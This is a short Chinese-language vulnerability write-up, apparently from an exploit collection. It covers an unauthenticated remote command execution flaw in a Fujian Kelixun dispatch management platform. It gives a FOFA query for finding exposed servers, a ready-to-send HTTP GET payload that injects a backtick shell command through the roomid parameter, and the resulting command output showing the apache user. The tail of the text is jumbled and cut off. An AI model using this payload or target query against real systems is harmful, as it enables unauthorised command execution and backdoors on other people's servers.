F2-9福建科立讯通信-指挥调度管理平台-RCE

漏洞描述:

福建科立讯通信有限公司指挥调度管理平台vmonitor.php、invite2videoconf.php、等接口处存在远程命令执行漏洞,未经身份认证的攻击者可通给该漏洞远程执行命令,写入后门文件可导致服务器

网站图片:



网络测绘:

fofa语法:


FOFA: body="指挥调度管理平台"

漏洞复现:

payload:

GET /api/client/invite2videoconf.php?callee=1&roomid=`id>1.txt` HTTP/1.1
Host: your-ip
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Enguage: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:121.0) Gecko/20100101 Firefox/121.0

效果图:



User-Agent: Mozilla/5.0 (Windows NT-10.0; Win64; x64; rv:121.0) Gecko/20100101 Firefox/121.0

Accept-Ranges: bytes

10

Content-Type: text/plain; charset=utf-8
Content-Length: 65

uid=48(apache) gid=48(apache) groups=48(apache)

Upgrade-Insecure-Requ